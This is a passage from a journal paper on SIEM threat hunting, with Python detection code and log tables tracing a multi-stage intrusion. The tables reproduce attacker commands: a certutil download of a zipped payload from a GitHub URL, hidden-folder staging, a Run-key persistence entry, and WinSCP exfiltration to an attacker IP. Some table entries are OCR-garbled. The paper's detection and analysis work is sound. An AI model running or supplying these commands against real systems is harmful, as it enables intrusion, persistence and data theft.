To detect suspicious service execution, the Python code focuses on detecting process creation events where the parent process is 'Services.exe' located in the 'C:\Windows\System32\' directory. Additionally, it searches for child processes with executable names that match a specific pattern of eight upper/lower case letters or characters, which is a common naming convention used by these tools.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

```
# Define function to detect suspicious service executions
def detect_suspicious_service_execution(logs):
    # Initialize an empty list to store suspicious processes
    suspicious_processes = []

    # Iterate through each log entry
    for log in logs:
        # Check if the event ID is 4688 (Process Creation)
        if log["event_id"] == 4688:
            # Check if the parent process path is 'C:\Windows\System32\Services.exe'
            if log["parent_process_path"].lower() == "c:\\windows\\system32\\services.exe":

                # Extract the child process path
                child_process_path = log["process_path"].lower()

                # Check if the child process path starts with 'C:\Windows\' and matches the 8-character schema
                if child_process_path.startswith("c:\\windows\\") and
matches_8_character_schema(child_process_path):
                    # Add the suspicious process to the list
                    suspicious_processes.append(log)

    # Return the list of detected suspicious processes
    return suspicious_processes

# Define a helper function to match the 8-character schema
def matches_8_character_schema(process_path):
    # Extract the filename from the process path
    filename = process_path.split("\\")[-1]

    # Check if the filename ends with '.exe'
    if not filename.endswith(".exe"):
        return False

    # Remove the '.exe' extension and check if the remaining length is 8
    filename_without_extension = filename[:-4]
    if len(filename_without_extension) != 8:
        return False

    # Check if all characters in the filename are alphanumeric and at least one is uppercase
    if filename_without_extension.isalnum() and any(c.isupper() for c in filename_without_extension):
        return True

    # Return False if the filename does not match the 8-character schema
    return False

# Example usage
logs = [
    {"event_id": 4688, "parent_process_path": "C:\\Windows\\System32\\services.exe", "process_path":
"C:\\Windows\\abCD1234.exe"},
```

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

```
    {"event_id": 4688, "parent_process_path": "C:\\Windows\\System32\\services.exe", "process_path":
"C:\\Windows\\xyz.exe"},
    # More log entries...
]

suspicious_processes = detect_suspicious_service_execution(logs)
for process in suspicious_processes:
    print(f"Suspicious service execution detected: {process}")
```

Running a Sysmon query on the Elasticsearch SIEM, enabling columns such as event code, process name, command line, process parent name, and command line. Figure 9 displays two hits. This matches the threat hunt logic, revealing that 'services' is the parent, and the process name is a combination of eight upper- and lower-case characters. The process command line displays the path, which is triggered from the 'C:\Windows' directory.

Process Parent Name	Process Parent Command line	Process ID	Process Parent ID
services.exe	-	5,116	-
services.exe	C:\Windows\system32\services.exe	5,116	888

Figure 9.
Sysmon Query for Threat Hunt #2.

The authors performed a Lucene search as the initial step in this threat hunt by leveraging the executable binary 'QentYula.exe', as illustrated in Figure 10. This process begins with 'cmd.exe' being triggered by 'notepad.exe', involving the binary, and subsequently, a service was created on a user system, which also triggered the binary.

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID	Process Parent ID
11	Notepad.exe	-	-	-	2348	-
4688	Cmd.exe	C:\Windows\\QeniYua exe" MAINfkt	Notepad.exe	-	6824	-
1	Cmd.exe	cmd.exe/c "C:\Windows\\QeniYua.exe" MAILfkt	notepad.exe	C:\Windows\System32\noteped.exe	6824	2348
4688	QentYula.exe	C:\Windows\\QentYula.exe MAifkt	cmd.exe	-	1312	-
1	QentYula.exe	C:\Windows\\QentYula.exe MAifkt	cmd.exe	C:\Windows\System32\noteped.exe	1,312	-
7045	-	-	-	-	-	-
4688	QentYula.exe	"C:\Windows\QentYula.exe" ZiBwz	Service.exe	-	5,116	-
1	QentYula.exe	"C:\Windows\QentYula.exe" ZiBwz	Service.exe	C:\Windows\system32\services.exe	5,116	888

Figure 10.
Lucene search for 'QentYula.exe'.

Pivoting on 'notepad' activities, the authors query for the process parent and child name to be 'notepad.exe'. Figure 11 visualizes the event codes with process execution code 4688 being 40%, code 4689 being 40%, process terminate code 4689 being 10%, and code 11 being 10%, with process ID 8364.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Figure 11.
Event codes with 'Notepad.exe' activities.

Pivoting on process ID 8364, Figure 12 reveals login cleanup being performed with process name 'KTLuTxGAHK.exe', which could be legitimate. However, these activities involve 'Logincleanup.exe', leading to 'KTLuTxGAHK.exe' and 'notepad.exe', which appear highly suspicious.

Event Code	Process Name	Process Command Line	Process Parent Name	Process Command Line	Process ID	Process Parent ID
4688	KTLulTxCAHK.exe	"C:\Users\JAMESM-1\AppData\local\temp\KTluTxGAHk.exe"	logincleanup.exe	-	8,364	-
1	KTLulTxCAHK.exe	"C:\Users\JAMESM-1\AppData\local\temp\KTluTxGAHk.exe"	logincleanup.exe	"C:\Users\JAMESM-1\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\logincleanup.exe"	8,364	5,048
3	KTLulTxCAHK.exe	-	-	-	8,364	-
1	notepad.exe	notepad.exe	KTLutxCAHK.exe	"C:\Users\JAMESM-1\AppData\Local\Temp\KTLtxCAHK.exe"	7,328	8,364
8	KTLulTxCAHK.exe	-	-	-	8,364	-
5	KTLulTxCAHK.exe	-	-	-	8,364	-

Figure 12.
Results for Event code 8364.

Focusing on 'logincleanup.exe' as the parent and child process name, the authors performed another pivot. Figure 13 displays that the parent of 'logincleanup.exe' is 'explorer.exe', which indicates that someone has access to the user's machine, and there are few network connections, which raises red flags.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID	Process Parent ID
4688	logincleanup	"C:\Users\jamesmurphy\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\logincleanup.exe"	explorer.exe	-	5,048	-
1	logincleanup.exe	"C:\Users\jamesmurphy\AppData\Roaming\Microsoft\Windows\StartMenu\Programs\Startup\logincleanup.exe"	explorer.exe	C:\Windows\Explorer.EXE	5,048	7,904
3	logincleanup.exe	-	-	-	-	-
4688	cmd.exe	cmd.exe /c whoami/groups	logincleanup.exe	-	5,888	-
1	cmd.exe	cmd.exe /c whoami/groups	logincleanup.exe	"C:\Users\jamesmurphy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\logincleanup.exe"	5,888	5,048
4688	cmd.exe	cmd.exe /c whoami/groups	logincleanup.exe	-	8,924	-

Figure 13.
Parent & Child Process (Logincleanup.exe).

4.3. Threat Hunt #3: User Execution: Malicious File

This threat hunt identifies the use of zip files to deliver malicious JavaScript files, sent via email or downloaded from a phishing page. These zip files leave traces of execution when they are not extracted, rather than executed from the zip file. This hunt identifies the schemas of temporary folder locations utilized by '7zip', 'WinRAR', and Windows Explorer. JavaScript is executed by the built-in Windows Script interpreter ('wscript.exe') and utilized to execute the first stage of malicious activities to download and install malware on user systems. Table 3 presents the query logic for this threat hunt with process path containing 'wscript.exe', .7z, .zip, or .rar, and the process command line referencing the /temp folder.

Table 3.
Query Logic for Threat Hunt #3.

Selection	Field	Value
Wscript Execution	Process path	*wscript.exe
Zip folders (any)	Process command line	*\7z*, *.zip*, *\RAR*
Temp Folder	Process command line	*\Temp*

To detect the use of compressed files that are used to deliver malicious JavaScript files executed directly from a temporary location without extraction, the Python code below identifies instances where 'wscript.exe' is used with a command line that includes a path to these compressed files in a temporary folder.

```
# Define function to detect suspicious script execution from compressed files
def detect_suspicious_script_execution(logs):
    # Initialize an empty list to store suspicious processes
    suspicious_processes = []

    # Iterate through each log entry
    for log in logs:
        # Check if the process path contains 'wscript.exe'
        if "wscript.exe" in log["process_path"].lower():

            # Extract the command line used for this process
            cmd_line = log["process_commandline"].lower()

            # Define indicators for compressed files and temporary folders
            zip_indicators = [".7z", ".zip", ".rar"]
            temp_folder_indicator = "\\temp\\"

            # Check if any of the zip indicators are present in the command line
            if any(indicator in cmd_line for indicator in zip_indicators):

                # Check if the command line also contains a temporary folder path
                if temp_folder_indicator in cmd_line:
                    # If both conditions are met, add the process to the suspicious list
                    suspicious_processes.append(log)

    # Return the list of detected suspicious processes
    return suspicious_processes

# Example usage
logs = [
    {"process_path": "C:\\Windows\\System32\\wscript.exe", "process_commandline":
"C:\\Users\\User\\AppData\\Local\\Temp\\file.zip\\malicious.js"},
    {"process_path": "C:\\Windows\\System32\\wscript.exe", "process_commandline":
"C:\\Temp\\file.7z\\badscript.js"},
    {"process_path": "C:\\Windows\\System32\\notepad.exe", "process_commandline":
"C:\\Windows\\System32\\notepad.exe"},
    # More log entries...
]

suspicious_processes = detect_suspicious_script_execution(logs)
for process in suspicious_processes:
    print(f"Suspicious script execution detected: {process}")
```

The authors filtered the SIEM logs according to the query logic. Figure 14 illustrates two hits with the /temp folder in the process command line, with 'wscript.exe' as the process name. It also shows a 7z file, which is a 7-Zip archive, and the process parent name as '7zFM.exe'. Additionally, a JavaScript file named 'fileviewer.js' is involved.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID	Process Parent ID
4688	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\JAMESM-1\AppData\Local\Temp\7z088EC0EOF\Fevewer.js"	72FM.exe	-	7,896	-
1	wscript.exe	"C\Windows\System32\WScript.exe" "C:\Users\JAMESM-1\AppData\Local\Temp\7z08BECOEOF\FIVewer.js"	72FM.exe	"C:\Program Files\7-Zip\7zFM.exe" "C:\Users\jamesmurphy Downloads\FileViewer.zip"	7,896	7,864

Figure 14.
Sysmon query for Threat Hunt #3.

According to 7-Zip documentation, when extracting a 7-Zip file via GUI or command line, there are a few flags and arguments that the user needs to issue (such as x or -o followed by a directory). However, from the SIEM logs, no such activity is observed. This indicates that someone, during the process, clicked on the 7zip or zip file, which opened to display the contents, and instead of extracting it, clicked on the contents directly. To determine activities performed by 'wscript.exe' and 'fileviewer.js', the authors filtered for processes with 'wscript.exe' as the parent process, as illustrated in Figure 15. This shows 'cmd.exe' as the process name, the creation of several directories, the execution of 'certutil.exe', and the use of 'ping' commands.

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID	Process Parent ID
4688	cmd.exe	"C:\Windows\System32\cmd.exe" /s/c mkdir C:\Users\jamesmurphy\AppData\Roaming\Defender && attrib +h C:\Users\jamesmurphy\AppData\Roaming\Defender	wscript.exe	-	8,092	-
1	cmd.exe	"C:\Windows\System32\cmd.exe" /s/c mkdir C:\Users\jamesmurphy\AppData\Roaming\Defender && attrib +h C:\Users\jamesmurphy\AppData\Roaming\Defender	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\JAMESM-1\AppData\Local\Temp\7208BECOEOF\FileViewer.j"	8,092	7,896
4688	cmd.exe	"C:\Windows\System32\cmd.exe" /s/c certutil.exe-uricache-f https://raw.githubusercontent.com/Synnergyv3/Test/main/svhost .zip...	wscript.exe	-	2,340	-
1	cmd.exe	"C:\Windows\System32\cmd.exe" /s/c certutil.exe-uricache-f https://raw.githubusercontent.com/Synnergyv3/Test/main/svhost .zip...	wscript.exe	"C:\Windows\System32\WScript.exe" "C:\Users\JAMESM-1\AppData\Local\Temp\7208BECOEOF\FileViewer.j"	2,340	7,896
4688	cmd.exe	"C:\Windows\System32\cmd.exe" /s/c unzip -o -P toolkit C:\Users\jamesmurphy\AppData\Roaming\Defender\svhost.zip-d C:\Users\jamesmurphy\AppData\Roaming\Defender\ && move...	wscript.exe	-	7,248	-

Figure 15.
Filtering for Process Parent as 'wscript.exe'.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

Pivoting for 'cmd.exe' as the parent process name, the authors investigate for anything that was triggered through command-line activities and arguments. Figure 16 presents 105 hits and visualizes the event code and process name, with process values (Conhost.exe, Net.exe, Whoami.exe, Netsh.exe) indicating enumeration being performed on the user system. The authors also observed 'reg.exe', which indicates the user's system registry being modified and is a form of persistence.



Figure 16.
Visualizing Event Code and Process Name.

To validate this aspect, the authors ran the search with process parent and child name as 'cmd.exe' and with 'reg.exe' as the process and parent command line. Figure 17 illustrates a reg add query in the 'AppData' and 'Roaming' directories of the Startup menu with process name 'cmd.exe', adding registry hive to 'CurrentVersionRun' and then 'logincleanup.exe', which is alarming as this clearly indicates someone trying to execute programs at startup. The search results indicate multiple layers of persistence attack. This allows the attackers to continue to have access to the user system.

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID	Process Parent ID
1	cmd.exe	C:\Windows\system32\cmd.exe /c reg query "HKLM\Software\WO6432Node\Npcap"/w find "REG_SZ"	cmd.exe	C:\Windows\SYSTEM32\cmd.exe /c "C:\Program Files Npcap/CheckStatus.bat"	3,272	2,284
1	reg.exe	Reg query "HKLM\SoftwareWOW6432NodeNpcap" /ve	cmd.exe	C:\Windows\system32\cmd.exe /c reg query "HKLM\Software\WOW6432NodelNpcap /ve 2>nul | find "REG_SZ"	6,404	3,272
1	find.exe	find "REG_SZ"	cmd.exe	C:\Windows\system32\cmd.exe /c reg query "HKLM\Software\WOW6432NodelNpcap /ve 2>nul | find "REG_SZ"	6,864	3,272
4688	reg.exe	reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" / "TimeSyncUTC" / REG_SZ /d cmd.exce "C:\Users\Jamesmurphy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startuplogincleanup.exe" /	cmd.exe	-	9,208	-

Figure 17.
Registry Modifications Observed.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

The authors investigated this using a search query for the file directory as 'AppData' and 'Roaming'. Table 18 illustrates two files being created in the 'AppData\Roaming\Chrome' directory with file names 'MsMpEng.exe', a core process of Windows Defender, by 'Explorer.exe', and 'ChromeUpdator.exe' by 'CertUutil.exe', which raises red flags.

Event Code	Process Name	File Directory	File Name	Process ID
11	Explorer.EXE	C:\Users\jamesmurphy\AppData\Roaming Chrome	MsMpEng.exe	7,988
11	certutil.exe	C:\Users\jamesmurphy\AppData\Roaming Chrome	chromeUpdater.exe	7,632

Figure 18.
Investigating for 'AppData\Roaming'.

The authors also identified a few IP addresses in the SIEM logs with inbound and outbound traffic, as illustrated in Figure 19. This includes the attacker IP (10.10.30.98) and the victim (10.10.30.15), with the process name 'svchost.exe' involved in communication from the attacker to the target over port 3389 (Remote Desktop Protocol).

Event Code	Process Name	Source IP	Destination IP	Process ID
3	svchost.exe	10.10.30.15	10.10.30.98	3,389
3	svchost.exe	10.10.30.15	10.10.30.98	3,389
4648	svchost.exe	10.10.30.15	10.10.30.98	-
4624	svchost.exe	10.10.30.15	10.10.30.98	3,389
4624	svchost.exe	10.10.30.15	10.10.30.98	-

Figure 19.
Investigating IP 10.10.30.98.

Analyzing event log '4648', the message reveals that a logon was attempted using explicit credentials, which indicates that someone was prompted with a username and password field. Analyzing event '4624' with event code 3 shows that the attempt was of logon-type 10 (remote interactive) and was successful, as presented in Figure 20. These types of logons are commonly used in RDP, Terminal Services, and remote assistance sessions.



Figure 20.
RDP Network attempt and successful.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

These are clear signs that a successful remote connection was established to the user's system. To confirm whether any malicious activities were involved, the authors identified a non-standard port (8888) being used by an executable named 'EARLY_MANX.exe' and 'WinSCP.exe', utilizing Port 22, which is used for SSH, as shown in Figure 21.

Event Code	Process Name	Source IP	Source Port	Destination IP	Destination Port	Process ID
4778	-	10.10.30.15	-	-	-	-
3	EARLY MANX.exe	10.10.30.15	1,050	10.10.30.98	8,888	1,452
3	WinSCP.exe	10.10.30.15	1,079	10.10.30.98	22	4.804
3	WinSCP.exe	10.10.30.15	1,080	10.10.30.98	22	2,612

Figure 21.
Check for malicious remote activities.

The authors filtered SIEM logs using the process name 'WinSCP.exe' with filters such as event code 1 and 4688 (process create IDs), along with process command line and process ID. Figure 22 illustrates 'WinSCP.exe' targeting the user system (10.10.30.98) over SSH (port 22) with a '/console'. This configuration allows the attacker to perform actions from the command line instead of using the GUI.

Event Code	Process Name	Process Command Line	Process Parent Name	Process Parent Command Line	Process ID
		InstallationAutomaticUpgrade:0,	Setup.tmp	/SLS="$2048A,10337699,864768,C:\Users\jamesmurphy Download...	
4688	WinSCP.exe	"C:\Program Files (x86)\WinSCP\WinSCP.exe" scp://cyborgbob@10.10.30.98:22/console	ChromeUpdater.exe	-	7,448
1	WinSCP.exe	"C:\Program Files (x86)\WinSCP\WinSCP.exe" scp://cyborgbob@10.10.30.98:22/console	ChromeUpdater.exe	"C:\Users\jamesmurphy\AppData\Roaming\Chrome\ChromeUpdater.exe	7,448
4688	conhost.exe	??\C:\Windows\system32\conhost.exe 0xffffffff-ForceV1	WinSCP.exe	-	224
1	WinSCP.exe	"C:\Program Files (x86)\WinSCP\WinSCP.exe" scp://cyborgbob@10.10.30.98:22/cocoons	ChromeUpdater	"C:\Program Files (x86)\WinSCP\WinSCP.exe" sco://cvborobob@10.10.30.98:22/console	1,578

Figure 22.
WinSCP.exe activities detected.

5. Results Obtained

Threat hunting is a vital component of a comprehensive cybersecurity strategy. By understanding the core principles of execution, leveraging advanced analytics tools, and addressing the challenges associated with this discipline, organizations improve their ability to detect and respond to cyber threats. This section presents a summary of the three threat hunts for this research.

5.1. For Threat Hunt #1: Command Scripting Interpreter-Based Execution

- The authors started with a hypothesis, executed the query logic, and hunted for 'PowerShell' connecting to the Internet via a hidden shell.
- Pivoting through the data, the authors found some evidence and red flags – commands that were issued to download the 'PowerSploit'.
- These revealed files are being created on the user's target machine; successful network connections were found in the DNS logs.

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

- And finally found a PowerShell script that displayed the archive being opened and its contents being copied to the modules.
- The authors did not focus on single events; instead, they found evidence supporting the idea of malicious activities and events occurring and building relationships.

5.2. For Threat Hunt #2: System Services: Service Execution

- The authors started the second hunt, looking for a service matching the naming convention of PsExec.
- The authors investigated the executable binary 'QentYula.exe' and found a few suspicious Notepad activities, which further led to 'KTLuTxGAHK.exe'.
- Then a process ID (8364) led to 'logincleanup,' which led to an IP reaching out to the Internet.

5.3. For Threat Hunt #3: User Execution: Malicious File

- The authors started this hunt searching for 'Wscript' running from a zip file.
- The authors found 'cmd.exe' and regedit, which are commonly used techniques to compromise the user's system.
- Pivoting using 'Wscript' as the parent process, the authors found activities and actions related to that activity, as well as pivoting on 'cmd.exe' activity.
- The authors found several signs of enumeration and registry key modifications for multiple layers of persistence.
- Pivoting off using the registry key in the command line, the authors found 'logincleanup.exe' being added to the 'CurrentVersion\Run' registry location.
- Investigating the 'AppData\Roaming' directory, the authors found two programs that appeared to be legitimate by name, but these assisted in pivoting off the attacker's IP.
- These led to backdoors - logincleanup.exe over Port 6789, KTLuTxGAHK.exe over Port 4567, and discovered an executable named EARLY_MANX.exe over Port 8888.
- The authors found evidence of remote desktop activities, which proved that the attacker successfully authenticated into the user machine (event codes 4648 and 4624), and the attacker exfiltrated data over port 22 using the SSH protocol with 'WinSCP.exe'.

6. Challenges and Future Directions

While threat hunting offers a powerful approach to identifying and mitigating cyber threats, it is not without its challenges. The sheer volume of data generated by modern IT environments overwhelms analysts, making it difficult to prioritize investigations and focus on high-impact threats. Additionally, the evolving nature of adversarial tactics requires constant adaptation and refinement of hunting strategies. Another significant challenge lies in the skill set gap. Threat hunting demands a deep understanding of adversary tactics, techniques, and procedures (TTPs), as well as proficiency in using complex analytics tools. Developing and retaining skilled threat hunters can be a formidable task for many organizations.

To address these challenges, organizations must invest in advanced analytics and automation technologies. By leveraging machine learning and artificial intelligence, analysts automate routine tasks, prioritize alerts, and uncover hidden patterns in data. Additionally, fostering a culture of continuous learning and development is essential for building a skilled threat hunting team. Looking ahead, threat hunting is likely to become even more critical as the threat landscape continues to evolve. The increasing adoption of cloud computing, IoT devices, and operational technology (OT) systems will expand the attack surface, creating new opportunities for adversaries. To stay ahead of these challenges, organizations must adopt a proactive and adaptive approach to threat hunting. Emerging technologies such as graph analytics, behavioral analytics, and deception technologies hold promise for enhancing

Edelweiss Applied Science and Technology
ISSN: 2576-8484
Vol. 10, No. 1: 208-231, 2026
DOI: 10.55214/2576-8484.v10i1.11606

threat hunting capabilities. By leveraging these tools, analysts gain deeper insights into the relationships between entities within an environment and identify anomalous behavior.

7. Conclusion

The three threat hunts described focus on detecting malicious activities involving PowerShell, PsExec, and JavaScript files executed from compressed archives. In the first threat hunt, the authors hypothesized that PowerShell scripts were being used for malicious purposes and constructed a query to detect hidden PowerShell shells connecting to the Internet. This revealed commands to download 'PowerSploit,' which created files on target machines, and observed successful network connections in DNS logs. Additionally, they identified PowerShell scripts that were used to open archives and copy contents to modules, highlighting a pattern of malicious activities. The second threat hunt focuses on identifying the misuse of system services, particularly the 'PsExec' tool, which is often employed for lateral movement. The authors detected a suspicious service, 'QentYula.exe,' which led to the discovery of further malicious binaries, such as 'KTLuTxGAHK.exe,' and network connections made by a process named 'logincleanup,' indicating external communication. The final threat hunt detected malicious JavaScript files that were executed directly from compressed files, using 'Wscript.exe' as the primary execution tool. The investigation revealed that these scripts led to suspicious activities involving cmd.exe, registry modifications, and backdoor creation. The authors discovered that several executables, including 'logincleanup.exe,' 'KTLuTxGAHK.exe,' and 'EARLY_MANX.exe,' were being used to establish persistent backdoors on different ports (6789, 4567, and 8888). Further analysis revealed that the attacker successfully used remote desktop connections, evidenced by specific event codes, and exfiltrated data over SSH using 'Winscp.exe.' Collectively, these hunts demonstrate comprehensive analysis techniques that pivot across multiple indicators, leading to the identification of complex, multi-stage attacks leveraging various tools and methods for lateral movement, persistence, and data exfiltration.

Transparency:

The author confirms that the manuscript is an honest, accurate, and transparent account of the study; that no vital features of the study have been omitted; and that any discrepancies from the study as planned have been explained. This study followed all ethical practices during writing.

Copyright:

References

[1] Leaf, "10 cyber attack techniques you should know. Leaf IT," 2023. https://leaf-it.com/cyber-attack-top-10/

[2] Check Point Software, "What is remote code execution (RCE)? Check Point," 2021. https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/

[3] Kaspersky, "What is WannaCry ransomware? Kaspersky," 2019. https://www.kaspersky.com/resource-center/threats/ransomware-wannacry

[4] Malware Patrol, "C2 servers: Fundamentals of command and control servers. Malware Patrol," 2019. https://www.malwarepatrol.net/command-control-servers-c2-servers-fundamentals/

[5] Elastic, "SIEM & security analytics | Elastic security for SIEM. Elastic," 2025. https://www.elastic.co/security/siem

[6] Elastic, "Kibana query language | Kibana guide [7.10]. Elastic," 2020. https://www.elastic.co/guide/en/kibana/current/kuery-query.html

[7] Elastic, "Lucene query syntax | Kibana Guide [8.12]. Elastic," 2025. https://www.elastic.co/guide/en/kibana/current/lucene-query.html. [Accessed December 17, 2025]

[8] Microsoft, "What is powerShell? - PowerShell. learn.microsoft.com," 2023. https://learn.microsoft.com/en-us/powershell/scripting/overview?view=powershell-7.4

[9] B. Lenaerts-Bergmans, "What are living off the land (LOTL) attacks? - CrowdStrike. crowdstrike.com," 2023. https://www.crowdstrike.com/cybersecurity-101/living-off-the-land-attacks-lotl/

[10] IBM, "What is security information and event management (SIEM)? IBM," 2022. https://www.ibm.com/topics/siem

[11] Fortinet, "Indicators of compromise (IOCs). Fortinet," 2025. https://www.fortinet.com/resources/cyberglossary/indicators-of-compromise. [Accessed December 17, 2025]

[12] O. A. Ponomareva, D. V. Stepanenko, and O. V. Chernova, "Modeling features threats to the security of information in the process threat hunting," in *2023 IEEE Ural-Siberian Conference on Biomedical Engineering, Radioelectronics and Information Technology (USBEREIT) (pp. 305-308). IEEE*, 2023.

[13] A. Bhardwaj, F. Al-Turjman, M. Kumar, T. Stephan, and L. Mostarda, "Capturing-the-invisible (CTI): Behavior-based attacks recognition in IoT-oriented industrial control systems," *IEEE Access*, vol. 8, pp. 104956-104966, 2020. https://dx.doi.org/10.1109/ACCESS.2020.2998983

[14] A. H. Nursidiq and C. Lim, "Cyber threat hunting to detect unknown threats in the enterprise network," in *2023 IEEE International Conference on Cryptography, Informatics, and Cybersecurity (ICoCICs) (pp. 303-308). IEEE*, 2023.

[15] A. Bhardwaj, F. Al-Turjman, V. Sapra, M. Kumar, and T. Stephan, "Privacy-aware detection framework to mitigate new-age phishing attacks," *Computers & Electrical Engineering*, vol. 96, p. 107546, 2021. https://doi.org/10.1016/j.compeleceng.2021.107546

[16] Y. Dong, Y. Li, J. Chen, M. Zhang, and Y. Jiang, "Demand analysis of command control system of the space TT&C network," in *2020 2nd International Conference on Information Technology and Computer Application (ITCA) (pp. 236-239). IEEE*, 2020.

[17] A. Bhardwaj, V. Avasthi, and S. Goundar, "Cyber security attacks on robotic platforms," *Network Security*, vol. 2019, no. 10, pp. 13-19, 2019. https://doi.org/10.1016/S1353-4858(19)30122-9

[18] B. Nour, M. Pourzandi, and M. Debbabi, "A survey on threat hunting in enterprise networks," *IEEE Communications Surveys & Tutorials*, vol. 25, no. 4, pp. 2299-2324, 2023. https://doi.org/10.1109/COMST.2023.3299519

[19] D. Hermawan, N. G. Novianto, and D. Octavianto, "Development of open source-based threat hunting platform," presented at the 2021 2nd International Conference on Artificial Intelligence and Data Sciences (AiDAS), 2021.

[20] K. Kaushik, A. Bhardwaj, M. Kumar, S. K. Gupta, and A. Gupta, "A novel machine learning-based framework for detecting fake Instagram profiles," *Concurrency and Computation: Practice and Experience*, vol. 34, no. 28, p. e7349, 2022. https://doi.org/10.1002/cpe.7349

[21] A. Adedoyin and H. Teymourlouei, "Methods for automating threat hunting and response," presented at the 2021 International Conference on Electrical, Computer and Energy Technologies (ICECET), 2021.

[22] A. Bhardwaj, S. Bharany, A. Almogren, A. U. Rehman, and H. Hamam, "Proactive threat hunting to detect persistent behaviour-based advanced adversaries," *Egyptian Informatics Journal*, vol. 27, p. 100510, 2024. https://doi.org/10.1016/j.eij.2024.100510

[23] Y. S. AlMahmeed and A. Y. Al-Omay, "Zero-day attack solutions using threat hunting intelligence: Extensive survey," presented at the 2022 International Conference on Data Analytics for Business and Industry (ICDABI), 2022.

[24] S. Özeren, "Sub-techniques of command and scripting interpreter explained — MITRE ATT&CK T1059," Picus Security, 2025. https://www.picussecurity.com/resource/blog/sub-techniques-of-command-and-scripting-interpreter-explained-mitre-attck-t1059

[25] Stevewhims, "Service control manager - Win32 apps," Microsoft Learn, 2022. https://learn.microsoft.com/en-us/windows/win32/services/service-control-manager